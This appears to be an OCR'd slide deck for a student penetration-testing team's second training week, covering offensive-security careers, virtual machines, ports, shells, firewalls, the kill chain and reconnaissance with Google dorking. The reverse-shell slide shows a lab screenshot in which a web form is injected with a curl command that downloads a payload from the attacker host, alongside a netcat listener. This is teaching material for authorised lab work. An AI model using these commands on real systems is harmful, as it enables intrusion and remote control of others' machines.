Week 2: Intro to Penetration Testing

Offsec Fundamentals, Pentesting Methodology

https://jessh.zip/2025CPTCw2

SIGN IN PLEASE

https://jessh.zip/2025CPTCw2

whoami

Luke Kimes | lukedanger

CS major

CSOC intern @ SCE

Cyberforce	
● web	**2023**
NCAE	
● web	**2024**
CCDC	
● web	**2024-2025**
CPTC	
● web ⅓	**2024-2025**
● business	**2025-2026**

whoami

Ryan Miller | redleaf

CS major

Cybersecurity Intern @ Capital One

NCAE

- Dbmaster **2024-2025**

CCDC

- Dbmaster **2024-2025**

CPTC

- Web & AI **2024-2025**
- Captain **2025-2026**

whoami

Ryan Wong | Tired Person

CIS major

Adversary Simulation Intern @ TikTok USDS

NCAE


- FTP/SSH **2024**

CCDC

- Business Lead **2024-2025**

CPTC

- Web App **2024-2025**
- Windows Lead **2025 - 2026**



Next on Bronco CPTC . . .

When	What
~~July 12th~~	~~Cyber Bootcamp Kickoff!~~
July 19th	Intro to Penetration Testing
July 26th	Hacking Web Apps
August 2nd	Hacking Linux
August 9th	Hacking Windows
August 16th	Consulting
August 23rd - 24th	**Tryouts**

← You are here

Agenda

1

Careers in Offensive Security

2

Virtual Machines and Networking

3


Pen Testing Methodology

4

Lab

1

Careers in Offensive Security



Offensive Security

- Penetration Testing
- Red Teaming
- Vulnerability Research
- Bug Bounty Hunting
- Tool Development

How are we different from the bad guys?

- Consent
- Laws
- Ethics
- Communication

Bottom Line: We’re out to help protect people and organizations

What is the best way to get started?


Do ✓

- Self study
- Join clubs
- Attend trainings
- Attend competitions
- Get certifications
- Look for internships

Don’t ✕

- Merely attend classes
- Expect to be taught everything
- Expect instant gratification
- Expect ez money
- Give up
- Stop learning

Which learning materials are best?



Beginner friendly platform with labs about all kinds of security topics and paths. Those new to security should start here.

Vulnerable machines of varying difficulty and quality levels. All boxes are community-made.

Vulnerable machines of intermediate difficulty and above. Steep learning curve, but very rewarding.

What certifications can help?

Offensive Security

Zero Point Security

Cyber Mentor

PortSwigger

TryHackMe


+ more at https://pauljerimy.com/security-certification-roadmap/

2

Virtual Machines and Networking

2.1 Virtual Machines

What is a virtual machine?



Windows 10 Pro x64 on DESKTOPPC2 - Virtual Machine Connection

Windows 10 Pro x64 (Nested 1) on DESKTOP-D0U5VA4 - Virtual Machine Connection

Status: Running

Status: Running

Recycle Bin
File Action Media Clipboard View Help
File Action Media Clipboard View Help
Recycle Bin
Recycle Bin
Windows 10 Pro Insider Preview
Evaluation copy. Build 10565
8:03 PM
11/9/2015
Windows 10 Pro Insider Preview
Evaluation copy. Build 10565
Search the web and Windows
8:03 PM
11/9/2015
Windows 10 Pro Insider Preview
Evaluation copy. Build 10565
Search the web and Windows
8:03 PM
11/9/2015

Virtual Machines and Hypervisors

Virtual Machine

Simulated computer in a computer

HyperVisor

Manages virtual machines

- VirtualBox
- VMware

Why VMs?

Computer inside a computer

Outdated Software

Application Testing


Run Different OSs

Lab Environments

Kali

Well known pentesting distro

- Tools
- Dedicated Workspace



8 folders, Free space: 466.7 MiB

2.2 Networking

Client

The computer making the request

Server


The computer or group of computers that handle requests

Client-Server model

Legend


→ Outgoing

↔ Established



Ports & Network Connections

Ports are how computers communicate on a network level



10.0.0.45


61682

443

35.174.127.31

OUTBOUND: TCP/61682

Listening: TCP/443



```
  TCP    10.0.0.45:61682         35.174.127.31:443      ESTABLISHED
```


Listening - Waiting for an **incoming** connection

Established - An actual connection exists


Shells

A malicious connection that allows attackers to have remote access to your computer


Reverse Shell



Bind Shell



Reverse Shells



Kali - VMware Workstation
File Edit View VM Tabs Help
Kali
Inquiry Review Panel
staff-review-panel.mailroom.htb/inspect.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
10.10.14.9 20:24

Read Inqueries:

Search

`curl http://10.10.14.9:5000/shell -o /tmp/shell` #

Inquiry contents parsing failed

Check Status:

Search

Administrator Inquiry Status Dashboard

Made with ♡ for Mailroom Inc.

0:2:python3 - "kali"
File Actions Edit View Help

```
root㉿kali  /home/kali/Documents/mailroom
# python3 -m http.server 5000
Serving HTTP on 0.0.0.0 port 5000 (http://0.0.0.0:5000/) ...
```

```
root㉿kali  /home/kali/Documents/mailroom
# rlwrap nc -nvlp 4444
listening on [any] 4444 ...
```

```
1:zsh-Z 2:python3                                        Kali 04/19/2023 23:24:00
```

Firewalls

Host-Based

Regulates network traffic going through the host

netfilter

firewalling, NAT, and packet mangling for linux


Network-Based

Regulates network traffic going through the network


cisco

ASA Firewall

Firewalls



Only the web server can send traffic through the firewall




Attempts to access the internal subnet directly are blocked

3

Pen Testing Fundamentals

The General Cyber Kill Chain



The Simplified Kill Chain

1 **Reconnaissance**
Identifying your target

2 **Exploitation**
Getting initial access

3 **Post-Exploitation**
Escalating your privilege

4 **Lateral Movement**
Moving around the environment


3.1 Reconnaissance

Passive Recon

- Open Source Intelligence (OSINT)

Active Recon

- Nmap
- Directory Enumeration
- Subdomain Enumeration



NMAP.ORG

Passive Recon: What do we look for?

IP addresses

Domain names

Websites

Subdomains

Employee social media

Usernames

Phone numbers

Email addresses

Compromised credentials

Culture

Language

Timezone

Hours of business

Documents

3rd party services

Software in use

API’s

https://osintframework.com

Google Dorking

Makes your Google searches more specific

site:site.com	Search specific site
filetype:pdf	Search for specific filetypes
@	Search social media usernames
“Quoted text”	Search for exact string matches
after/before:time	Search for pages after/before a certain time
+, -, OR	Add, exclude, or combine


Resources

https://en.wikipedia.org/wiki/Google_hacking

https://www.cybrary.it/blog/0p3n/advanced-google-dorking-commands/

https://da.gd/dorkks

Show results containing exactly “the cozy croissant” OR “thecozycroissant”



About 904 results (0.48 seconds)

Did you mean: "the cozy croissant"OR"*the cozy croissant*"

The Cozy Croissant
https://www.thecozycroissant.com

The Cozy Croissant – Your stay will be buttery & flaky.

The Cozy Croissant near Reno-Sparks Convention Center is easy to find, easy to book, and easy on your wallet. Our specialty is making meals easy.

About · Employment Opportunities

https://www.thecozycroissant.com › index.php › conta...

Contact Us

The Cozy Croissant. Your stay will be buttery & flaky. Menu. Home · About · Contact Us · Employment Opportunities. **The Cozy Croissant** ...

LinkedIn
https://www.linkedin.com › ellen-stevenson-755723251

Ellen Stevenson - Information Technology Specialist

Greater Reno Area · Information Technology Specialist · The Cozy Croissant Hotel

Information Technology Specialist at **The Cozy Croissant** Hotel. **The Cozy Croissant** HotelWestern Nevada College. Greater Reno Area. 6 followers 4 connections.

